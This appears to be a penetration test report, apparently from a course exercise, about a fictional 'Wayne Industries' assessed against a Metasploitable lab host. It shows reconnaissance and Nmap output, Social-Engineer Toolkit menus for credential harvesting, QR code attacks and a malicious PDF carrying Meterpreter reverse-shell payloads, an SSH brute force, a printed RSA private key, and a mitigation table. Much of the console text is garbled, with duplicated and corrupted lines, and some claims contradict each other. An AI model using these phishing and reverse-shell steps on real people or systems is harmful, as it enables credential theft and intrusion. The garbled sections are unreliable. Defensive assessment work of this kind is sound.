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1. Executive Summary

SpaceX undertook an offensive security evaluation on **Wayne Industries**, to assess its vulnerability to a targeted attack. Furthermore, this penetration test assesses the security level and the attack mitigation techniques that are currently used in the company. Controlled social engineering attack was done by using selected number of employees by the assessment team to find the possible human vulnerabilities within the company, this penetration test and all the activities related to the penetration test was done within the scope given by the SpaceX. Prior acknowledgement was given to the employees and to the management about the penetration test and Non-Disclosure Agreements (NDA) are provided to the required personnel. The testing was conducted in March and April 2022 and ended on 12 May 2022.

Number of attacks and scans were simulated to achieve the ultimate goal of the penetration test. Confidentiality, Integrity, and Availability are preserved by the team in every step of the penetration test. All the actions were performed to simulate a malicious actor committed to a targeted Wayne Industries attack with the aim to,

- confidentiality of the confidential data of the organization might penetrate the Wayne's attackers.
- Wayne's internal infrastructure and information systems functionality.
- Confidentiality, Integrity, and Availability of company's sensitive data
- Finding the weaknesses of the currently implemented security measures.
- Finding and analyzing possible cyber-attacks and security breaches.
- Analyzing the network infrastructure of the company
- Deciding the awareness of employees about the security of the company by simulating social engineering attacks.
- Finding whether a remote intruder could breach Wayne's protections.
- The consequences of a security breach

This penetration testing was conducted to give Wayne industries a deeper understanding of the threats and security state of their commercial setting by focusing a lot of effort on finding and exploiting security flaws that could enable a remote attacker to gain unauthorized access to corporate data.

2. Test Scope

Wayne Industries network infrastructure, mobile application and critical web application servers are included within the scope. As well as DNS Enumerations, Credential Harvester Attacks, QR Code attacks are done within the scope. An evaluation of a social engineering attack was also demanded by the organization to analyze the awareness of the employees about the social engineering attacks (QR Code Attacks). Furthermore, the company was requested a hashing/encryption system (SHA-256) and an Encryption and Decryption using OpenSSL.

Penetration test was done by using enterprise level licensed tools and tools are listed below.

- Recon-ng framework
- Maltego
- Shodan
- The Harvester
- Nmap
- Angry IP Scanner
- SolarWinds
- OpenSSL

3. Attack Narrative

3.1 Reconnaissance and Foot printing

Reconnaissance is a method of collecting data on computer structures and the organizations to which they belong. A hacker may use a variety of techniques and technology to obtain this knowledge. This knowledge is unbelievably valuable to a hacker trying to break into an entire device. Foot printing is a technique used in the reconnaissance process and it is the first step of the penetration testing. Foot printing is used to collect information about a target operating device or network. Both passive and active foot printing are possible. Creating a profile of an entity by collecting knowledge about host, network and individuals associated with it is understood in the foot printing step. We did reconnaissance part using Maltego tool, Harvester tool & Recon-ng Framework.

3.1.1 Maltego Tool

Maltego is a data collection platform that helps you to see relationships visually. It can query a variety of public data sources and graphically represent relationships between individuals such as persons, businesses, websites, and records.

Our team used the **Maltego tool** to collect information about employees, DNS names, Netblocks, IP addresses and other details of Wayne industries. It shows relationships between in a Wayne industry, as shown in figure 1.




Figure 1

Social engineering attacks conducted by the team. Website and DNS details are analyzed and used in the DNS enumeration phase. Business properties and physical location details are helpful to get an idea about distribution of company resources. Generated graphs are used to analyze the data and given to the security personnel o the company for future used. To count more data series of transforms are used. To simulations and personalize searching features Maltego Scripting Language is used (MSL).

3.1.2 Harvester tool

This was developed in python. Using this you can gather information like emails, subdomains, hosts, employee names, open ports, and banners from different public sources like search engines, PGP key servers, and Shodan computer databases. This method is useful for deciding what an intruder might see about Wayne industries.

Figure 2



Figure 3

3.1.3 Recon-ng Framework

Recon-ng is a Python-based Web Reconnaissance platform with a lot of features. Recon-ng offers a versatile framework in which open-source web-based reconnaissance can be performed easily and fully, with individual plugins, database interaction, built-in usability features, collaborative support, and order completion.

Figure 4

[recon-ng][default] > marketplace search					
Path	Vers	ton I	Statu		
s Updated D K	1 vers	Ion I	Statu		
1 4)					
discovery/info_disclosure/cache_snoop lled 2020-10-13	1 1.1		ot insta		
discovery/info_disclosure/interesting_files	1.1		ot insta		
lled 2020-01-13					
exploitation/injection/command_injector	1.0		ot insta		
lled 2019-06-24	1 1.2	11	ot insta		
lled 2019-10-08	1.000	0.000	or mace		
import/csv_file	1.1.1	1.0	ot insta		
lled 2019-08-09					
import/list			ot insta		
lled 2019-06-24					
import/masscan lled 2020-04-07	1.0		ot insta		
import/nmap	1 1.1		ot insta		
lled 2020-10-06					
recon/companies-contacts/bing_linkedin_cache			nstalled		
2019-06-24					
recon/companies-contacts/censys_email_address 2019-08-22 *	1 1.0	1 0	isabled		
recon/companies-contacts/pen	1 1.1		nstalled		
2019-10-15					
recon/companies-domains/censys_subdomains	1.0	l n	ot insta		
lled 2019-08-22 +					
recon/companies-domains/pen lled 2019-10-15	1 1.1		ot insta		
recon/companies-domains/viewdns_reverse_whois	1 1.0	11.56	ot insta		
lled 2019-08-08					
recon/companies-domains/whoxy_dns			ot insta		
lled 2020-06-17 +					
recon/companies-hosts/censys_org	1.0	1.0	ot insta		
<pre>lled 2019-08-22 * recon/companies-hosts/censys_tls_subjects</pre>	1 1.0	0.00	ot insta		
lled 2019-08-22 *			J. 1113CE		
recon/companies-multi/github_miner			ot insta		
lled 2020-05-15 *					
recon/companies-multi/shodan_org	1.1		ot insta		
lled 2020-07-01 * *					
recon/companies-multi/whois_miner	1 1.1	1 10	ot insta		

Figure 5

Team used Recon-ng framework to analyze the corporate website. Domain of Wayne industries was scanned through the recon-ng in order to find the logs of the databases associated with the website. Also, the tool generated modules for indexes and marketplace modules. Recon-ng provides interfaces with the workspace's database. Shell, script and pdb (Python debugger) options are used by team to customize process of the retrieving results. All the generated data through the recon-ng was analyzed to build a comprehensive mitigation plan.

3.2 Nmap

Nmap is a free and open-source application for network discovery and security audits. According to many systems and network managers, it's also valuable for things like network inventory, service repair planning, and measuring host or service uptime. Nmap analyzes raw IP packets in unique ways to determine which hosts are on the network, what programs they provide (name and version), what operating systems they use, what packet filters/firewalls they employ, and hundreds of other data. It was designed to explore large networks quickly, but it still works well with single hosts. Official binary versions for Linux, Windows, and Mac OS X are available. Nmap is compatible with all major device operating systems.

Our team found open ports, running services and their version numbers running on ports, operating systems, and related information and also in Nmap scanning team has found some open top ports in the system. ftp, ssh, telnet, smtp, domain, http, rpcbind, Microsoft-ds and login are open ports with port numbers of respectively, 21,22,23,25,53,80,111,445 and 513. Other open ports, service and the service are shown in the below figure in Wayne industries using nmap as shown in figure 5.

```
Completed Parallel DNS resolution of 1 host. at 01:21, 0.01s elapsed
Initiating Connect Scan at 01:21
Scanning 192.168.74.129 [1000 ports]
Discovered open port 3306/tcp on 192.168.74.129
Discovered open port 139/tcp on 192.168.74.129
Discovered open port 111/tcp on 192.168.74.129
Discovered open port 111/tcp on 192.168.74.129
Discovered open port 22/tcp on 192.168.74.129
Discovered open port 21/tcp on 192.168.74.129
Discovered open port 21/tcp on 192.168.74.129
Discovered open port 33/tcp on 192.168.74.129
Discovered open port 33/tcp on 192.168.74.129
Discovered open port 33/tcp on 192.168.74.129
Discovered open port 53/tcp on 192.168.74.129
Discovered open port 540/tcp on 192.168.74.129
Discovered open port 580/tcp on 192.168.74.129
Discovered open port 510/tcp on 192.168.74.129
Discovered open port 660/tcp on 192.168.74.129
Discovered open port 660/tcp on 192.168.74.129
Discovered open port 660/tcp on 192.168.74.129
Discovered open port 670/tcp on 192.168.74.129
Discovered open port 510/tcp on 192.168.74.129
Discovered open port 500/tcp on 5
```

Figure 6

Figure 7

```
Host script results:
 _clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 1s
  nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
    METASPLOITABLE<00> Flags: <unique><active>
METASPLOITABLE<03> Flags: <unique><active>
METASPLOITABLE<20> Flags: <unique><active>
    \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
WORKGROUP<00> Flags: <group><active>
                            Flags: <group><active>
    WORKGROUP<1d>
                            Flags: <unique><active>
    WORKGROUP<1e>
                            Flags: <group><active>
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: metasploitable
    NetBIOS computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    System time: 2022-04-24T01:21:26-04:00
  smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
 _ message_signing: disabled (dangerous, but default)
_smb2-time: Protocol negotiation failed (SMB2)
NSE: Script Post-scanning.
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.39 seconds
kali@kali:~$
```

Figure 8

3.3 SolarWinds Network Topology Mapper

To ensure a reliable and up-to-date record of your network, Network Topology Mapper automatically searches for new equipment, updates, and unknown networks. Scheduled network scanning in the network topology tool keeps the network up to date by automatically finding new equipment and topology updates. Our team generated a network map using this, as shown in figure 6.




Figure 9

3.4 Enumeration

Enumerating target is a method of finding and collecting information about the target machines' ports, operating systems, and facilities. After we have decided that the target machines are usable, we normally go through this phase.

3.4.1 DNS Enumeration (Host)

The method of finding all an organization's DNS servers and their associated records is known as DNS enumeration. Internal and external DNS servers within an organization may supply information such as usernames, device names, and IP addresses to target systems.




Figure 10

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3.5 Encryption and Decryption using OpenSSL.

As the Wayne industries demands, team introduced an encryption system using OpenSSL. Wayne industries can encrypt their sensitive information using this introduced encryption mechanism. Encryption is a technique for converting data into a coded code that conceals the real nature of the data. Cryptography is the science that deals with encrypting and decrypting data. In coding, plaintext refers to unencrypted data, while ciphertext refers to encrypted data. In OpenSSL, there are plenty of cipher algorithms to choose from. Examples include aes-128-cbc, aes-128-cbc, aes-192-cbc, cast5-ecb, base64, bf-ecb, bf-ofb, Desx, and others. For Wayne industries pen testing team used the aes-128-cbc for encryption and decryption. As show in the below figure 9 our team encrypted the important files in Wayne industries.

```
140234/62003/12:error:2006D080:BIO routines:BIO_new_file:no such file:../crypto/bio/
kali@kali:~$ openssl enc -aes-128-cbc -e -in data.txt -out decrypt.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
kali@kali:~$ cat decrypt.txt

Salted__20000n000)M R00@FZ00/00G00h000!08\0bB0}0

f000~!0E0M0000R0k@Vcûn

kali@kali:~$
```

Figure 11

This will mitigate the issue of unprotected and unencrypted data in data servers of Wayne industries, Found at the process of penetration testing. OpenSSL is used for the key exchange process.

```
kali@kali:~$ openssl genrsa -out privatekey.pem 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
e is 65537 (0×010001)
kali@kali:~$ cat privatekey.pem
   -BEGIN RSA PRIVATE KEY
MIICXQIBAAKBgQDZMMb4E/RQPSpG3vzbWMiBciWybztFmlYkN35RFN4xdVguqXIg
7fDQoHflChBYrMN3lvHeJZhU1AyHMgqnU44xbJTySXBH2Vdf4QeSh5vlKjweBTS4
7Y3FQfKhxdJSUbDhkXWLfeV8b2VwVg5m7pCFC7mWMEuQubIGMm8Zv0xogwIDAQAB
AoGAEfwzDcoBOj/GZ3YBtFxGxklgi8UgQGRGa9tYj3hN6gSQl9SaSdXKŪkxngUTz
E5TC3v1V7BJq6eNhYjSnozGNHa2UleZCGEF3D/SRLY/PXuW+Z+QoQry/XkE03iXM
MZ3VBj3Xb0jFGCp6fAlG8gi2on5JbyVby4uzs50aHAq1/NECQQDvV30DbuF4ReI+
Ft2UPuKtcrgPBoeD4vKHQFISBhUNSl6Z172r3j1rt0t0o3SlZa8fTk20p3sp8e5o
DmkeRW5ZAkEA6E6bHMceaojox9J2u1+2WN/2qEsFEjTMw/vLfws9sMU6hKCg2zV6
MAwaGGuvvisb4fNOM1RqfnlSGpUXPFCKOwJBAKVwjzxxR68wdzu96HoRofSM6MeS
FthGZqixAEnvJFwkfRHQfA4yN7icvWjJl9bAW/XC1Zm7bzpGPip1U5oWGjkCQCLd
iVIsYFhE7Arxf3hnyQpVssNXXw94dTME22nZ2gxpzXqSURIVWJ1Vc6UupFW6SpkC
1z3E8abBtpzeu3oF7HkCQQCWC+wnu0xYFgQJqTFuWDJg/w9lMmhAq8Q9QMiQjzhq
eoVSq8WLlEAEZQcNh1mDj8XkAlZgL4T1IWGsw10c70R1
    -END RSA PRIVATE KEY-
kali@kali:~$
```

Figure 12

3.6 Social Engineering Attacks

The concept "social engineering" refers to a wide variety of disruptive acts conducted through human experiences. It employs psychological tricks to persuade people to make security errors or divulge classified details. Social engineering attacks are conducted in a series of steps. To conduct the attack, an attacker first studies the target victim to collect proper context information, such as points of entry and inadequate security protocols. The perpetrator then tries to gain the victim's interest to supply triggers for future acts that violate security protocols, such as showing classified information or allowing access to vital infrastructure.

3.6.1 Social Engineering Toolkit (SET)

Social engineering-focused open-source penetration testing platform. Includes built-in threats that are aimed at a specific individual or group.

```
The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

I's easy to update using the PenTeptors Framework! (PTF)

Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
6) Messine Attack Vectors
9) Mass Mealer Attack
9) Arstinon-Based Attack Vector
1) Wireless Access Point Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
11) Third Party Modules
12(1) Third Party Modules
13(1) Third Party Modules
14(1) Third Party Modules
15(1) Third Party Modules
16(1) Third Party Modules
17(1) Third Party Modules
18(1) Third Party Modules
19(1) Third Party Modu
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Figure 13

After a successful social engineering attack team has discovered more than **twenty-five** vulnerable employees from the participated employees. Most of them supplied their details spam emails and unsecured links. And some of them tend to use their corporate email accounts and passwords for many websites that are not legitimate. Rest of the employees are caught to wireless AP attacks, among them some of them are not using their corporate supply VPN for login process.

3.6.2 Credential Harvester Attack

The credential harvester attack method is used when you do not want to get a shell but just want to use phishing to get usernames and passwords from the device. A website is cloned in this attack

vector, and when the victim enters user accounts, the usernames and passwords are posted back to the machine, and the victim is routed back to the legitimate domain.

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

sat:webattack>2
[-] Credentials harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to rewrite. If the PoST fields are not Wasta methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP ADDRESS is and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.

[*] Example: http://www.thisisafakesite.com
satiwebattack> IP address for the POST back in Harvester/Tabnabbing [192.168.74.128]:192.168.74.129
[*] SET supports both HTTP and HTTPS
[*] Extrapports both HTTP and HTTPS
[*] First could take a little bit...
```

Figure 14

3.6.3 QR Code Attack

A typical attack involves posting a malicious QR file in public, often concealing a valid QR code, and sending unwitting users to a malicious web page that could host an exploit kit when they search the code. Team placed QR codes in some places of the Wayne industries Headquarters building to analyze the behavior of the employees. Only few employees reacted to the QR codes. That QR code redirected to a website and installs a malicious mobile application the users' phone, then it can generate a report of passwords and an activity log those gathered details are used to

```
Codename: 'Maverick'

[---] Follow us on Twitter: @TrustedSec [---]

[---] Follow me on Twitter: @HackingDave [---]

Homepage: https://www.trustedSec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedSec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedSec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5 Marduinel Based attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

Set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet and send the QRCode via a mailer.

Figure 15
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penetrate the specific employee's business account. These processes can lead to insider attack. By this attack the team was able to penetrate the system. Our team done QR code attack in Wayne industries, as shown in figure 11.

3.6.4 Infectious Media Generator

A comparatively simple attack vector is the Infectious Media Generator. SET builds a folder for you that you can burn to a CD/DVD or save to a USB thumb drive with this vector. Infectious Media Generator generates infectious media in different formats. For this test team generated a malicious PDF file and placed that file in a USB drive handed over to a staff member to analyze the process afterwards. Many employees connected the USB drive without scanning for viruses. Furthermore, they shared the malicious PDF file through the Wayne industries network. As shown in the figure 12, We done the Infectious Media Generator.

```
[=] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:gayloads>2

1) Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Spawn a wnc server on victim and send back to attacker
5) Windows Meterpreter Reverse_TCP (x64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (x64) Connect back to the attacker (Windows x64), Meterpreter
Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HITPS Tunnel communication over HITP using SSL and use Meterpreter

set:gayloads>2
set:gayloads>2
set:gayloads>2
set:gayloads>2
set:gayloads>2
set:gayloads on the directories were created.
[-] Defaulting to port 443...
[-] All good! The directories were created.
[-] Generating fileformat exploit ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Waiting for payload generation to complete (be patient, takes a bit) ...
[-] Yall payloads generation to the template.pdf directory
[-] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[-] Copy the contents of the folder to a CD/DVD/USB to autorun'
```

Figure 16

3.7 SSH Exploitation (Using Metasploit)

The Metasploit platform is a valuable weapon that cyber criminals and ethical hackers will use to investigate systemic flaws on networks and servers. It can be quickly personalized and used for most OS's as it is an open-source platform. Penetration testing team used Metasploit framework to brute force and retrieve the RHOST, username file and the password file of the Wayne industries systems. And successfully retrieved some usernames and passwords of associated system (Figure: 22). Most of the Linux systems are using default passwords.

Figure 17

4. Conclusion

Wayne industries saw a number of system failures, resulting in the total loss of vital company properties. If a hostile party had exploited these failures, it would have had a significant impact on Wayne industries' operations. Current regulations on password reuse and access controls implemented are not sufficient to minimize the effect of the vulnerabilities discovered. The penetration test's aims were met such as Identifying whether Wayne industries' protections could be breached by a remote intruder and the consequences of a security breach. Wayne industries properties could be completely damaged as a result of a coordinated attack. Several questions, usually minor ones, were raised in conjunction, leading to an overall compromise of the information systems of the Wayne industries. The entire defense system of Wayne industries can be broken off highly due to inadequate controls on both the host and the network limits. Efficient network segmentation should be implemented as soon as possible to help minimize the impact of cascading security failures through the Wayne industries infrastructure.

The first goal of this penetration test was to find the weaknesses of the currently implemented security measures, find and analyzing possible cyber-attacks and security breaches and deciding the awareness of employees about the security of the company by simulating social engineering attacks. All the above-mentioned goals are achieved while preserving the confidentiality, integrity, and availability of the Wayne industries.

5. Vulnerability, Mitigation and Recommendations

Vulnerability	Impact	Mitigations and Recommendations
1. Reusing of Passwords Risk Level - High	Employees are reusing their passwords. Some employees are using the same credentials for years and across all platforms. Impact: if a set of credentials are compromised attacker can use those credentials to access the Wayne industries system. Full system loss can be expected. Moreover, Employees personal can be leaked into unauthorized persons.	Updating password policies that are currently implemented. Using a notification system to deploy notifications regarding changing the passwords. Encouraging users to use a password manager to manage all the passwords they have.
2. Forgotten Security Updates Risk Level - Medium	Most of the running Systems are lack of security updates. Some Systems did not update since the deployment of the system. Impact: Attackers can exploit old versions of software and they can enter to the system by backdooring those security holes. System loss is possible as a result of this forgotten security update issue.	Frequently checking and updating the software and patching operating systems. Wayne industries can recruit a security engineer to implement and manage the endpoint security solution.
3. DNS Zone Transfer Risk Level - High	Unrestricted zone transfers are possible thanks to a DNS server That has been misconfigured. Impact: Implemented DNS configurations allow users to transfer into any servers. This will show information to unauthorized persons.	Restricting DNS zone transfers to approved servers only.
4. Default Passwords Risk Level - High	Many servers, routers and other network devices are still using pre-configured default passwords. Some are common passwords that are pre-set by the manufactures. Impact: Anyone can guess the password by typing the default passwords. Full system can compromise.	Changing the passwords while the first configuration process and changing the passwords regularly.

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